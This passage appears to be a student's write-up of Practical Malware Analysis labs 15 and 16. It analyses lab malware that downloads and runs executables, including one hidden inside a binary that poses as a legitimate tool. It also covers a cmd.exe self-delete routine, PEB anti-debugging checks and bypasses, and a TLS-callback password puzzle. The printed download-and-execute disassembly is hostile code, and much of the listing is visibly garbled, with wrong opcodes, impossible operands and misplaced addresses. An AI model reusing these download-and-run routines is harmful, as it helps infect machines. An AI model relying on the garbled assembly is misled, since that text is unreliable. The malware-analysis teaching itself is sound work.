The above code will shift the string by 1 character. To prevent invalid ascii, Z is changed to A, z is changed to a and 9 is changed to 0.

### iii. What does the program look for in the page it initially requests?

Bamboo::




Figure 3. strstr

#### iv. What does the program do with the information it extracts from the page?

It extracts out another url and download its content via **InternetOpenUrlA** and **InternetReadFile** saving it under **Account Sumamry.xls.exe**. It then executes it via **ShellExecuteA**.

```

.text:00401219 E8 F1 00 00 00
.text:0040121E 89 05 58 FD FE FF
.text:00401224 68 00 00 A0 00
.text:00401229 FF 15 28 20 40 00
.text:0040122F 83 C4 04
.text:00401232 89 05 54 FD FE FF
.text:00401238 88 8D 68 FD FF FF
.text:0040123E 83 C1 08
.text:00401241 89 8D 68 FD FF FF
.text:00401247 6A 00
.text:00401249 6A 00
.text:0040124B 6A 00
.text:0040124D 6A 00
.text:0040124F 88 95 68 FD FF FF
.text:00401255 52
.text:00401256 88 05 5C FD FE FF
.text:0040125C 50
.text:0040125D FF 15 64 20 40 00
.text:00401263 89 05 64 FD FF FF
.text:00401269 74 03
.text:0040126B 75 01
.text:0040126D 90
.text:0040126E
.text:0040126E loc_40126E:
.text:0040126E 8D 8D FC FE FF FF
.text:00401274 51
.text:00401275 68 00 00 01 00
.text:0040127A 88 95 54 FD FE FF
.text:00401280 52
.text:00401281 88 05 64 FD FF FF
.text:00401287 50
.text:00401288 FF 15 5C 20 40 00
.text:0040128E 85 C0
.text:00401290 74 74
.text:00401292 83 BD FC FE FF FF 00
.text:00401299 76 68
.text:0040129B 68 40 30 40 00
.text:004012A0 88 8D 58 FD FE FF
.text:004012A6 51
.text:004012A7 FF 15 24 20 40 00

call account_summary
mov [ebp+str_Account_Summary.xls.exe], eax
0A00000h ; Size
push ds:malloc
call esp, 4
add [ebp+lpBuffer], eax
mov ecx, [ebp+strURL]
add ecx, 8
mov [ebp+strURL], ecx
push 0 ; dwContext
push 0 ; dwFlags
push 0 ; dwHeadersLength
push 0 ; lpszHeaders
mov edx, [ebp+strURL]
push edx, [ebp+hInternet]
mov eax, [ebp+hInternet]
push eax ; hInternet
call ds:InternetOpenUrlA
mov [ebp+hFile], eax
jz short loc_40126E
jnz short loc_40126E
nop

; CODE XREF: main+269Tj
; main+268Tj
lea ecx, [ebp+dwNumberOfBytesRead]
push ecx ; lpdwNumberOfBytesRead
10000h ; dwNumberOfBytesToRead
push 10000h
nov edx, [ebp+lpBuffer]
push edx ; lpBuffer
nov eax, [ebp+hFile]
push eax ; hFile
call ds:InternetReadFile
test eax, eax
jz short loc_401300
cmp [ebp+dwNumberOfBytesRead], 0
jbe short loc_401300
push offset Mode ; "ub"
push eax, [ebp+str_Account_Summary.xls.exe]
push ecx ; Filename
call ds:fopen

```

Figure 4. InternetOpenUrlA followed by InternetReadFile followed by fopen,fwrite then ShellExecuteA

**f. Analyze the malware found in the file *Lab15-03.exe*. At first glance, this binary appears to be a legitimate tool, but it actually contains more functionality than advertised.**

**i. How is the malicious code initially called?**

The return address was overwritten by the malicious code address at the start of the program. the stack which contains the ret address was written with 0x40148c.

```

text:00401000 55
text:00401001 8B EC
text:00401003 81 EC 34 01 00 00
text:00401009 53
text:0040100A 56
text:0040100B 57
text:0040100C B8 00 00 40 00
text:00401011 0D 8C 14 00 00
text:00401016 89 45 04

```

<pre> text:00401010 20 00 00 00 </pre>	<pre> push  ebp mov  ebp, esp sub  esp, 134h push  ebx push  esi push  edi mov  eax, 400000h or   eax, 148Ch mov  [ebp+4], eax </pre>
----------------------------------------	---------------------------------------------------------------------------------------------------------------------------------------

Figure 1. Overwriting return address

**ii. What does the malicious code do?**

```

text:0040148C SEH_DIVIDEBY0 proc near
text:0040148C 55
text:0040148D 8B EC
text:0040148F 53
text:00401490 56
text:00401491 57
text:00401492 33 C0
text:00401494 74 01
text:00401496 90
text:00401497
text:00401497 68 C0 14 40 00 loc_401497: ; CODE XREF: SEH_DIVIDEBY0+8T
text:0040149C 64 FF 35 00 00 00
text:004014A3 64 89 25 00 00 00
text:004014A8 33 C9
text:004014AC F7 F1
text:004014AD 68 B4 33 40 00
text:004014B3 E8 D6 00 00 00
text:004014B8 83 C4 04
text:004014BB 5F
text:004014BC 5E
text:004014BD 5B
text:004014BE 5D
text:004014BF C3
text:004014C0
text:004014BF
text:004014BF

SEH_DIVIDEBY0: endp

```

Figure 2. SEH

@0x40148c we can see that the malware is adding a SEH handler (0x4014C0) via fs:0. It then performs a divide by 0 error to trigger the SEH.

The handler download a file from a url and executes it via WinExec.

```

.text:004014C0 loc_4014C0: ; DATA XREF: SEH_DIVIDEBY0:loc_401497To
.text:004014C0 88 64 24 00
.text:004014C4 64 A1 00 00 00 00
.text:004014C8 88 00
.text:004014CC 88 00
.text:004014CE 64 A3 00 00 00 00
.text:004014D0 83 C4 08
.text:004014D7 90
.text:004014D8 FF C0
.text:004014DA
.text:004014DA
.text:004014DA 48 loc_4014C0: ; CODE XREF: SEH_HANDLER:loc_401510T
.text:004014DB E8 00 00 00 00
.text:004014E0 55
.text:004014E1 88 EC
.text:004014E3 53
.text:004014E4 56
.text:004014E5 57
.text:004014E6 68 10 30 40 00
.text:004014E8 44 00 00 00
.text:004014F0 83 C4 04
.text:004014F3 68 40 30 40 00
.text:004014F8 E8 37 00 00 00
.text:004014FD 83 C4 04
.text:00401500 6A 00
.text:00401502 6A 00
.text:00401504 68 40 30 40 00
.text:00401509 68 10 30 40 00
.text:0040150E 6A 00
.text:00401510 E8 73 00 00 00
.text:00401515 74 03
.text:00401517 75 01
.text:00401519 90
.text:0040151A
.text:0040151A
.text:0040151A 6A 00 loc_4014C0: ; CODE XREF: .text:00401515Tj
.text:0040151C 68 40 30 40 00
.text:00401521 FF 15 34 20 40 00
.text:00401527 6A 00
.text:00401529 FF 15 38 20 40 00

SEH_HANDLER: ; CODE XREF: loc_4014C0+10T
 dec eax
 call $+5
 push ebp
 mov ebp, esp
 push ebx
 push esi
 push edi
 push offset url
 call negateArgument
 add esp, 4
 push offset filename
 call negateArgument
 add esp, 4
 push 0
 push 0
 push offset filename ; filename
 push offset url ; url
 push 0
 call URLDownloadToFileA
 jz short loc_40151A
 jnz short loc_40151A
 nop

loc_40151A: ; CODE XREF: .text:00401515Tj ; .text:00401517Tj
 push 0
 push offset filename
 call ds:WinExec
 push 0
 call ds:ExitProcess

```

Figure 3. SEH Handler

### iii. What URL does the malware use?

I decided to write a script to decode the url. the decoding function is simple... just negate the inputs.

```

<?php
$filename = "url.bin";

$handle = fopen($filename, "rb");
$dwSize = filesize($filename);
$data = fread($handle, $dwSize);
fclose($handle);

for($i = 0; $i < $dwSize; $i++)
{
 $char = -$data[$i];
 echo($char);
}

```

D:\Practical Malware Analysis\Practical Malware Analysis Labs\BinaryCollection\Chapter\_15>php decode.php  
http://www.practicalmalwareanalysis.com/tt.html  
D:\Practical Malware Analysis\Practical Malware Analysis Labs\BinaryCollection\Chapter\_15>

Figure 4. Decoded URL

The url is: <http://www.practicalmalwareanalysis.com/tt.html>

#### iv. What filename does the malware use?

##### spoolsrv.exe

```

<?php
$filename = "filename.bin";

$handle = fopen($filename, "rb");
$dwSize = filesize($filename);
$data = fread($handle, $dwSize);
fclose($handle);

for($i = 0; $i < $dwSize; $i++)
{
 $char = -$data[$i];
 echo($char);
}

```

D:\Practical Malware Analysis\Practical Malware Analysis Labs\BinaryCollection\Chapter\_15>php decode.php  
spoolsrv.exe  
D:\Practical Malware Analysis\Practical Malware Analysis Labs\BinaryCollection\Chapter\_15>

Figure 5. Decoded filename

a-Analyze the malware found in *Lab16-01.exe* using a debugger. This is the same malware as *Lab09-01.exe*, with added anti-debugging techniques.

i. Which anti-debugging techniques does this malware employ?

Based on the figures below, the anti debugging techniques used are

1. checking being debugged flag
2. checking process heap[10h]
3. checking NtGlobalFlag




Figure 1. Anti debugger

```
0: kd> dt !_PEB
ntdll!_PEB
+0x000 InheritedAddressSpace : UChar
+0x001 ReadImageFileExecOptions : UChar
+0x002 BeingDebugged : UChar
+0x003 SpareBool : UChar
+0x004 Mutant : Ptr32 Void
+0x008 ImageBaseAddress : Ptr32 Void
+0x00c Ldr : Ptr32 _PEB_LDR_DATA
+0x010 ProcessParameters : Ptr32 _RTL_USER_PROCESS_PARAMETERS
+0x014 SubSystemData : Ptr32 Void
+0x018 ProcessHeap : Ptr32 Void
+0x01c FastPebLock : Ptr32 _RTL_CRITICAL_SECTION
+0x020 FastPebUnlockRoutine : Ptr32 Void
+0x024 FastPebUnlockRoutine : Ptr32 Void
+0x028 EnvironmentUpdateCount : Uint4B
+0x02c KernelCallbackTable : Ptr32 Void
+0x030 SystemReserved : [1] Uint4B
+0x034 AtlThunkSListPtr32 : Uint4B
+0x038 FreeList : Ptr32 _PEB_FREE_BLOCK
+0x03c TlsExpansionCounter : Uint4B
+0x040 TlsBitmap : Ptr32 Void
+0x044 TlsBitmapBits : [2] Uint4B
+0x04c ReadOnlySharedMemoryBase : Ptr32 Void
+0x050 ReadOnlySharedMemoryHeap : Ptr32 Void
+0x054 ReadOnlyStaticServerData : Ptr32 Ptr32 Void
+0x058 AnsiCodePageData : Ptr32 Void
+0x05c OemCodePageData : Ptr32 Void
+0x060 UnicodeCaseTableData : Ptr32 Void
+0x064 NumberOfProcessors : Uint4B
+0x068 NtGlobalFlag : Uint4B
+0x070 CriticalSectionTimeout : _LARGE_INTEGER
+0x078 HeapSegmentReserve : Uint4B
+0x07c HeapSegmentCommit : Uint4B
+0x080 HeapDeCommitTotalFreeThreshold : Uint4B
+0x084 HeapDeCommitFreeBlockThreshold : Uint4B
+0x088 NumberOfHeaps : Hint4B
```

Figure 2. the offset used




Figure 3. Checking process heap

## ii. What happens when each anti-debugging technique succeeds?

It will self delete and then terminates by calling the subroutine @00401000.

```

push esi
push edi
push 104h ; nSize
lea eax, [ebp+filename]
push eax ; lpFilename
push 0 ; hModule
call ds:GetModuleFileNameA
push 104h ; cchBuffer
lea ecx, [ebp+filename]
push ecx ; lpszShortPath
lea edx, [ebp+filename]
push edx ; lpszLongPath
call ds:GetShortPathNameA
mov edi, offset aC0e1 ; "/c del "
lea edx, [ebp+Parameters]
or ecx, 0FFFFFFFh
xor eax, eax
repne scasb
not ecx
sub edi, ecx
mov esi, edi
mov eax, ecx
mov edi, edx
shr ecx, 2
rep movsb
mov ecx, eax
and ecx, 3
rep movsb
lea edi, [ebp+filename]
lea edx, [ebp+Parameters]
or ecx, 0FFFFFFFh
xor eax, eax
repne scasb
not ecx
sub edi, ecx
mov esi, edi
mov ebx, ecx
mov edi, edx
or ecx, 0FFFFFFFh
xor eax, eax
repne scasb
add edi, 0FFFFFFFh
mov ecx, ebx
shr ecx, 2
rep movsb
mov ecx, ebx
and ecx, 3
rep movsb
mov edi, offset aNull ; ">> NUL"
lea edx, [ebp+Parameters]
or ecx, 0FFFFFFFh
xor eax, eax
repne scasb
not ecx
sub edi, ecx
mov esi, edi
mov ebx, ecx
mov edi, edx
or ecx, 0FFFFFFFh
xor eax, eax
repne scasb
add edi, 0FFFFFFFh
mov ecx, ebx
shr ecx, 2
rep movsb
mov ecx, ebx
and ecx, 3
rep movsb
rep movsb
push 0 ; nShowCmd
push 0 ; lpDirectory
lea eax, [ebp+Parameters]
push eax ; lpParameters
push offset File ; "cmd.exe"
push 0 ; lpOperation
push 0 ; hund
call ds:ShellExecuteA
push 0 ; int
call _exit
DeleteSelf endp

```

Figure 4. Self Delete &amp; terminates

**iii. How can you get around these anti-debugging techniques?**

1. Set breakpoint at the checks and manually change the flow in ollydbg
2. Patch the program to make jz to jnz etc
3. use plugins such as phantom.

**iv. How do you manually change the structures checked during runtime?**

use command line and enter dump fs:[30]+2 (refer to figure 2). Set the byte to 0.




Figure 5. Changing structure


**v. Which OllyDbg plug-in will protect you from the anti-debugging techniques used by this malware?**

PhantOm plugin will do the job

b. Analyze the malware found in *Lab16-02.exe* using a debugger. The goal of this lab is to figure out the correct password. The malware does not drop a malicious payload.

**i. What happens when you run *Lab16-02.exe* from the command line?**


Picture worth a thousand words.



```
C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_16L>Lab16-02.exe
usage: Lab16-02.exe <4 character password>
C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_16L>
```

Figure 1. password required

**ii. What happens when you run Lab16-02.exe and guess the command-line parameter?**




```
C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_16L>Lab16-02.exe
usage: Lab16-02.exe <4 character password>
C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_16L>Lab16-02.exe aaaaa
Incorrect password, Try again.
C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_16L>Lab16-02.exe aaaa
Incorrect password, Try again.
C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_16L>_
```

Figure 2. Incorrect password

**iii. What is the command-line password?**

To get the command-line password, we can set breakpoint @0040123A to see what the malware is comparing the password against. However, on running the malware, the program simply terminates.



Name	Risk	Group	Format
Lab16-02.exe	80%	Executable	PE

Analysis [TLS Directory]

Name	Offset	Size	Value	Description
StartAddressOfRawData	00001000	4	00000000	
EndAddressOfRawData	00001004	4	00000000	
AddressOfIndex	00001008	4	0040003C	
AddressOfCallBacks	0000100C	4	00400044	
SizeOfZeroFill	00001010	4	00000000	
Characteristics	00001014	4	00000000	

Summary Format Output

- Dos-Header
- Rich Signature
- Nt Headers
  - File Header
  - Optional Header
    - Data Directories
- Section Headers
- Import Directory
- TLS Directory
- IAT Directory

Figure 3. Callbacks

Seems like 0x00408033 subroutine was called before we reach main method. Analyzing it in IDA Pro, this subroutine is checking for OLLYDBG window via FindWindowA and it is also using OutputDebugString to detect for debugger. Just nop the function at let it return to bypass these checks.

0040128A	> B055 F8	LEA EDX, DWORD PTR SS:[EBP-8]	
0040128D	- 52	PUSH EDX	
0040129E	- 50 00	PUSH 0	
004012A0	- 50 00	PUSH 0	
004012A2	- 68 90104000	PUSH Lab16-02.00401090	
004012A7	- 68 00	PUSH 0	
004012A9	- 68 00	PUSH 0	
004012AB	- FF15 18704000	CALL DWORD PTR DS:[<<KERNEL32.CreateThr	cThreadId CreationFlags = 0
004012B1	- 68 E8030000	PUSH 3E0	pThreadParm = NULL
004012B6	- FF15 0C704000	CALL DWORD PTR DS:[<<KERNEL32.Sleep>]	ThreadFunction = Lab16-02.00401090 StackSize = 0 pSecurity = NULL CreateThread Timeout = 1000L Ms
004012C2	- 50 04	PUSH 4	Sleep
004012C6	- 68 30804000	PUSH Lab16-02.00400800	ASCII "byqrp@ss"
004012C9	- 8B45 0C	MOV ECX, DWORD PTR SS:[EBP+C]	
004012D6	- 8B40 04	MOV ECX, DWORD PTR DS:[ECX+4]	
004012D9	- 51	PUSH ECX	
004012E2	- E8 D10E0000	CALL Lab16-02.00402110	
004012F0	- 89C4 0C	ADD ESP, 0C	ADD ESP, 0C
004012F4	- C3	RET	MOV ECX, DWORD PTR DS:[ECX+4]

Figure 4. byqrp@ss

and so we got the password... however this password is invalid when tried on the command line with debugger attached.

Lets look at the subroutine @00401090 which is called by the CreateThread function. This function is responsible for generating the password to check against.

.tls:00401124	ror	byte_408032, 7
.tls:0040112B	mov	ebx, large fs:30h
.tls:00401132	xor	byte_408033, 0C5h
.tls:00401139	ror	byte_408033, 4
.tls:00401140	rol	byte_408031, 4
.tls:00401147	ror	byte_408030, 3
.tls:0040114E	xor	byte_408030, 0Dh
.tls:00401155	ror	byte_408031, 5
.tls:0040115C	xor	byte_408032, 0ABh
.tls:00401163	ror	byte_408033, 1
.tls:00401169	ror	byte_408032, 2
.tls:00401170	ror	byte_408031, 1
.tls:00401176	xor	byte_408031, 0FEh
.tls:0040117D	rol	byte_408030, 6
.tls:00401184	xor	byte_408030, 72h
.tls:0040118B	mov	bl, [ebx+2]
.tls:0040118E	rol	byte_408031, 1

Figure 5.

BeingDebugged Flag

In the subroutine we can see that there is a check against BeingDebugged Flag... maybe this is the cause of it. Let's fix the structure and see how it goes.

